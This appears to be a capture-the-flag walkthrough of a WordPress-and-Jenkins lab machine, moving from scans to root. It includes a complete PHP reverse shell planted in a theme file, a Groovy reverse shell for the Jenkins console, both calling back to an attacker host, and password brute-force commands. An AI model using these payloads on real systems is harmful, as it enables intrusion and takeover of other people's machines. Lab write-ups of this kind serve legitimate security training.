

Internal

Recon

Nmap

Tools used: Nmap, nmapautomator

source for nmapautomator <https://github.com/21y4d/nmapAutomator>

```
/opt/nmapAutomator/nmapAutomator.sh -H 10.10.255.113 -t all - nmap
```

PORT	STATE	SERVICE	VERSION
------	-------	---------	---------

22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
--------	------	-----	--

| ssh-hostkey:

| 2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)

| 256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)

|_ 256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)

80/tcp	open	http	Apache httpd 2.4.29 ((Ubuntu))
--------	------	------	--------------------------------

|_http-title: Apache2 Ubuntu Default Page: It works

|_http-server-header: Apache/2.4.29 (Ubuntu)


Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Enumeration on port 80, HTTP

10.10.255.113

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Apache2 Ubuntu Default Page



ubuntu

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
|   |-- ports.conf
|-- mods-enabled
|   |-- *.load
|   |-- *.conf
|-- conf-enabled
|   |-- *.conf
|-- sites-enabled
|   |-- *.conf
```

- `apache2.conf` is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

The nmapautomator script finds extra directories


```
80/tcp open  http      Apache httpd 2.4.29 ((Ubuntu))
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
| http-enum:
|   /blog/: Blog
|   /phpmyadmin/: phpMyAdmin
|   /wordpress/wp-login.php: Wordpress login page.
|_ /blog/wp-login.php: Wordpress login page.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-server-header: Apache/2.4.29 (Ubuntu)
```

Using Wpscan to brute force admin credentials

```
wpscan --url http://10.10.255.113/blog/ --passwords /usr/share/wordlists/rockyou.txt
```

```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - admin / my2boys
Trying admin / bratz1 Time: 00:07:06 <oji 3.2.1 - Arbitrary File Write, webapps exploit for Multi
[!] Valid Combinations Found:
| Username: admin, Password: my2boys
```

Credential exposure on admin page



POSTS

AUGUST 3, 2020 EDIT

Private:

To-Do

Don't forget to reset Will's credentials. william:arnold147

AUGUST 3, 2020 EDIT

Hello world!

Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search ...



RECENT POSTS

Hello world!

RECENT COMMENTS

A WordPress Commenter on Hello world!

These credentials do not lead to any other logins

Exploiting the admin panel

Injecting php code into WP_Theme

Edit Themes

Twenty Seventeen: 404 Template (404.php)

Select theme to edit

Selected file content:

```
1 <?php
2 // php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to slim it down. RE: https://raw.githubusercontent.com
3 // pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
4 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
5
6 set_time_limit (0);
7 $VERSION = "1.0";
8 $ip = '10.13.8.115';
9 $port = 8080;
10 $chunk_size = 1400;
11 $write_a = null;
12 $error_a = null;
13 $shell = 'uname -a; w; id; sh -i';
14 $daemon = 0;
15 $debug = 0;
16
17 if (function_exists('pcntl_fork')) {
18     $pid = pcntl_fork();
19
20     if ($pid == -1) {
21         printit("ERROR: Can't fork");
22         exit(1);
23     }
24 }
```

Documentation:

Function Name... ▾

Look Up

Update File

PHP payload:

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP. Comments stripped to
slim it down. RE: https://raw.githubusercontent.com/pentestmonkey/php-reverse-
shell/master/php-reverse-shell.php
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
```

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.13.8.115';
$port = 8080;
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; sh -i';
$daemon = 0;
$debug = 0;

if (function_exists('pcntl_fork')) {
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
}
```

```

}

if ($pid) {
    exit(0); // Parent exits
}
if (posix_setsid() == -1) {
    printit("Error: Can't setsid()");
    exit(1);
}

$daemon = 1;
} else {
    printit("WARNING: Failed to daemonise. This is quite common and not fatal.");
}

chdir("/");

umask(0);

// Open reverse connection
$sock = fsockopen($ip, $port, $errno, $errstr, 30);
if (!$sock) {
    printit("$errstr ($errno)");
    exit(1);
}

$descriptorspec = array(
    0 => array("pipe", "r"), // stdin is a pipe that the child will read from
    1 => array("pipe", "w"), // stdout is a pipe that the child will write to
    2 => array("pipe", "w") // stderr is a pipe that the child will write to
);

$process = proc_open($shell, $descriptorspec, $pipes);

if (!is_resource($process)) {
    printit("ERROR: Can't spawn shell");
    exit(1);
}

stream_set_blocking($pipes[0], 0);
stream_set_blocking($pipes[1], 0);
stream_set_blocking($pipes[2], 0);
stream_set_blocking($sock, 0);

```

```
printit("Successfully opened reverse shell to $ip:$port");

while (1) {
    if (feof($sock)) {
        printit("ERROR: Shell connection terminated");
        break;
    }

    if (feof($pipes[1])) {
        printit("ERROR: Shell process terminated");
        break;
    }

    $read_a = array($sock, $pipes[1], $pipes[2]);
    $num_changed_sockets = stream_select($read_a, $write_a, $error_a, null);

    if (in_array($sock, $read_a)) {
        if ($debug) printit("SOCK READ");
        $input = fread($sock, $chunk_size);
        if ($debug) printit("SOCK: $input");
        fwrite($pipes[0], $input);
    }

    if (in_array($pipes[1], $read_a)) {
        if ($debug) printit("STDOUT READ");
        $input = fread($pipes[1], $chunk_size);
        if ($debug) printit("STDOUT: $input");
        fwrite($sock, $input);
    }

    if (in_array($pipes[2], $read_a)) {
        if ($debug) printit("STDERR READ");
        $input = fread($pipes[2], $chunk_size);
        if ($debug) printit("STDERR: $input");
        fwrite($sock, $input);
    }
}

fclose($sock);
fclose($pipes[0]);
fclose($pipes[1]);
fclose($pipes[2]);
```

```

proc_close($process);

function printit ($string) {
    if (!$daemon) {
        print "$string\n";
    }
}

?>

```

Triggering the malicious 404.php

<http://internal.thm/wordpress/wp-content/themes/twentyseventeen/404.php>

```

(root@kali) - [~/thm/rooms/internal]
# nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.13.8.115] from (UNKNOWN) [10.10.167.225] 50004
Linux internal 4.15.0-112-generic #113-Ubuntu SMP Thu Jul 9 23:41:39 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
17:18:25 up 25 min, 0 users, load average: 0.01, 0.02, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ifconfig
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255
    inet6 fe80::42:5fff:fea7:b1f3 prefixlen 64 scopeid 0x20<link>
    ether 02:42:5f:a7:b1:f3 txqueuelen 0 (Ethernet)
    RX packets 8 bytes 420 (420.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 17 bytes 1254 (1.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 9001
    inet 10.10.167.225 netmask 255.255.0.0 broadcast 10.10.255.255
    inet6 fe80::e2:8ff:febf:f6ab prefixlen 64 scopeid 0x20<link>
    ether 02:e2:08:bf:f6:ab txqueuelen 1000 (Ethernet)
    RX packets 1886 bytes 228108 (228.1 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 1826 bytes 2161751 (2.1 MB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 342 bytes 29242 (29.2 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 342 bytes 29242 (29.2 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

veth866bf7: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet6 fe80::bc8c:17ff:fe52:e51f prefixlen 64 scopeid 0x20<link>
    ether be:8c:17:52:e5:1f txqueuelen 0 (Ethernet)
    RX packets 8 bytes 532 (532.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 31 bytes 2330 (2.3 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

$

```

Privilege escalation

Noted users on the machine.

```
aubreanna:x:1000:1000:aubreanna:/home/aubreanna:/bin/bash
```

Database credentials found in wp-config.php

```
define( 'DB_NAME', 'wordpress' );

/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'wordpress123' );

/** MySQL hostname */
define( 'DB_HOST', 'localhost' );

/** Database Charset to use in creating database tables. */
define( 'DB_CHARSET', 'utf8mb4' );

/** The Database Collate type. Don't change this if in doubt. */
define( 'DB_COLLATE', '' );
```

Attackers able to login to mysql with these credentials

```
mysql -uwordpress -pwordpress123
```

```
www-data@internal:/var/www/html/wordpress$ mysql -uwordpress -pwordpress123
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 69
Server version: 5.7.31-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.


mysql> show tables;
ERROR 1046 (3D000): No database selected
mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| wordpress               |
+-----+
2 rows in set (0.00 sec)
```

Phpmyadmin data base crednetials found: /etc/phpmyadmin/config-db.php


```
www-data@internal:/tmp$ cat /etc/phpmyadmin/config-db.php
<?php
##
## database access settings in php format
## automatically generated from /etc/dbconfig-common/phpmyadmin.conf
## by /usr/sbin/dbconfig-generate-include
##
## by default this file is managed via ucf, so you shouldn't have to
## worry about manual changes being silently discarded. *however*,
## you'll probably also want to edit the configuration file mentioned
## above too.
##
$dbuser='phpmyadmin';
$dbpass='B2Ud4fEOZmVq';
$basepath='';
$dbname='phpmyadmin';
$dbserver='localhost';
$dbport='3306';
$dbtype='mysql';
www-data@internal:/tmp$
```

```
$dbuser='phpmyadmin';
$dbpass='B2Ud4fEOZmVq';
$basepath='';
$dbname='phpmyadmin';
$dbserver='localhost';
$dbport='3306';
$dbtype='mysql';
```

We can now use these creds to login to phpmyadmin



Unable to exploit further.

Credential exposure in the /opt directory.

```
aubreanna:bubb13guM!@#123
```

```
www-data@internal:/opt$ cat wp-save.txt
Bill,

Aubreanna needed these credentials for something later. Let her know you have them and where they are.

aubreanna:bubb13guM!@#123
www-data@internal:/opt$
```

Attackers able to ssh as the aubreanna user.

```
Last login: Mon Aug 3 19:56:19 2020 from 10.6.2.56
aubreanna@internal:~$ id
uid=1000(aubreanna) gid=1000(aubreanna) groups=1000(aubreanna),4(adm),24(cdrom),30(dip),46(plugdev)
aubreanna@internal:~$
```

Jekkins internal note in user's home directory exposes the internal port that the jeknins service is running on.

```
aubreanna@internal:~$ cat jenkins.txt
Internal Jenkins service is running on 172.17.0.2:8080
```

```
[+] Active Ports
[1] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
Active Internet connections (servers and established)

```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:22	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:33591	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:8080	0.0.0.0:*	LISTEN	-
tcp	0	14816	10.10.167.225:22	10.13.8.115:59080	ESTABLISHED	-
tcp	0	0	10.10.167.225:50004	10.13.8.115:8080	ESTABLISHED	-
tcp6	0	0	:::22	:::*	LISTEN	-
tcp6	0	0	:::80	:::*	LISTEN	-
tcp6	0	0	10.10.167.225:80	10.13.8.115:36676	ESTABLISHED	-
udp	0	0	127.0.0.53:53	0.0.0.0:*	-	-
udp	0	0	10.10.167.225:68	0.0.0.0:*	-	-

Local port forwarding the jekins server on to our attacker's machine with ssh.

```
ssh -L 8000:127.0.0.1:8080 aubreanna@10.10.167.225
```



Welcome to Jenkins!

Sign in

☐ Keep me signed in

Attackers were able to bruteforce weak admin credentials.

With hydra:


```
hydra 127.0.0.1 -s 8000 -V -f http-form-post  
"/j_acegi_security_check:j_username=^USER^&j_password=^PASS^&from=%2F&Submit=Sign+i  
n&Login=Login:Invalid username or password" -l admin -P  
/usr/share/wordlists/rockyou.txt
```

```
[8000][http-post-form] host: 127.0.0.1 ok login: admin password: spongebob  
[STATUS] attack finished for 127.0.0.1 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-08-18 14:29:54
```

With metasploit:

```
use auxiliary/scanner/http/jenkins_login
```

```
[+] 127.0.0.1:8000 - Login Successful: admin:spongebob  
[*] Scanned 1 of 1 hosts (100% complete)  
[*] Auxiliary module execution completed  
msf6 auxiliary(scanner/http/jenkins_login) >
```



Using the script console to gain remote access.

```
String host="10.13.8.115";

int port=4444;

String cmd="bash";

Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read
());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(5
0);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```



Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnostics. Use the 'println' command to see the output (if you use `System.out`, it will go to the server's stdout, which is harder to see.) Example:

```
println(Jenkins.instance.pluginManager.plugins)
```

All the classes from all the plugins are visible. `jenkins.*`, `jenkins.model.*`, `hudson.*`, and `hudson.model.*` are pre-imported.

```
1 String host="10.13.8.115";
2
3 int port=4444;
4
5 String cmd="bash";
6
7 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),
```

Run

```
(root@kali)-[~/thm/rooms/internal]
# nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.13.8.115] from (UNKNOWN) [10.10.167.225] 43726
id
uid=1000(jenkins) gid=1000(jenkins) groups=1000(jenkins)
```

Root credentials exposed in a note.txt within the /opt directory.

```
cat note.txt
Aubreanna,

Will wanted these credentials secured behind the Jenkins container since we have several layers of defense here. Use them if you
need access to the root user account.

root:tr0ub13guM!@#123
```

```
root:tr0ub13guM!@#123
```

Attackers are able to ssh as the root user due to exposed credentials.

```
# ssh root@10.10.167.225
root@10.10.167.225's password:
Welcome to Ubuntu 18.04.4 LTS (GNU/Linux 4.15.0-112-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Fri Aug 18 18:46:15 UTC 2023

System load:  0.0           Processes:            114
Usage of /:   63.7% of 8.79GB Users logged in:        0
Memory usage: 51%          IP address for eth0: 10.10.167.225
Swap usage:   0%           IP address for docker0: 172.17.0.1

=> There is 1 zombie process.

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet

Last login: Mon Aug  3 19:59:17 2020 from 10.6.2.56
root@internal:~# id
uid=0(root) gid=0(root) groups=0(root)
root@internal:~#
```